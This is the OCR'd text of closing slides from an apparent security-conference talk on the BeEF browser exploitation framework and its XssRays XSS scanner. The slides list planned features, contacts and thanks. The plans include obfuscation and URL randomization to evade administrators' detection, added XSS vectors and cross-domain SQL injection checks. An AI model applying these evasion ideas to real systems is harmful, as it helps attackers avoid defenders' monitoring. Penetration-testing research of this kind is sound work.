


DIGESTING: XSSRAYS

BeEF 0.4.2.9-alpha XssRays Integration



DIGESTING: XSSRAYS



It works also cross-domain (respecting the SOP)

FUTURE DEV AND IDEAS

- **Optimize the core** for performance (migration to Thin done ;-)
- **Obfuscation**, **polymorphism** and **URL randomization** (yes, sysadmins are already detecting BeEF with regex ;-)
- Improve **XssRays** (more attack vectors, add JS depth crawler)
- Check for time-based blind SQLi cross-domain via JS
- Improve the **BeEF console** (command line UI)
- ...and many more...

- Well...take a look here: *http://code.google.com/p/beef/issues/list*

GET IN TOUCH WITH US

- Follow the BeEF: @beefproject
- Checkout BeEF: http://code.google.com/p/beef/
- Check our website: http://beefproject.com
- Have fun with it

- **We're hiring!!!**

GET IN TOUCH WITH US

- Follow the BeEF: @beefproject
- Checkout BeEF: http://code.google.com/p/beef/
- Check our website: http://beefproject.com
- Have fun with it

- **We're hiring!!!**

(Please note: we'll not pay you. You know we love OpenSource :-)

THANKS TO

- Wade Alcorn and the other BeEF ninjas:
  - Ben,
  - Scotty,
  - Christian,
  - Brendan,
  - Saafan,
  - Juan,
  - Javier
- My colleagues Piotr & Michal
- My employer
- DeepSec crew and you attendees

THANKS FOR YOUR TIME

QUESTIONS?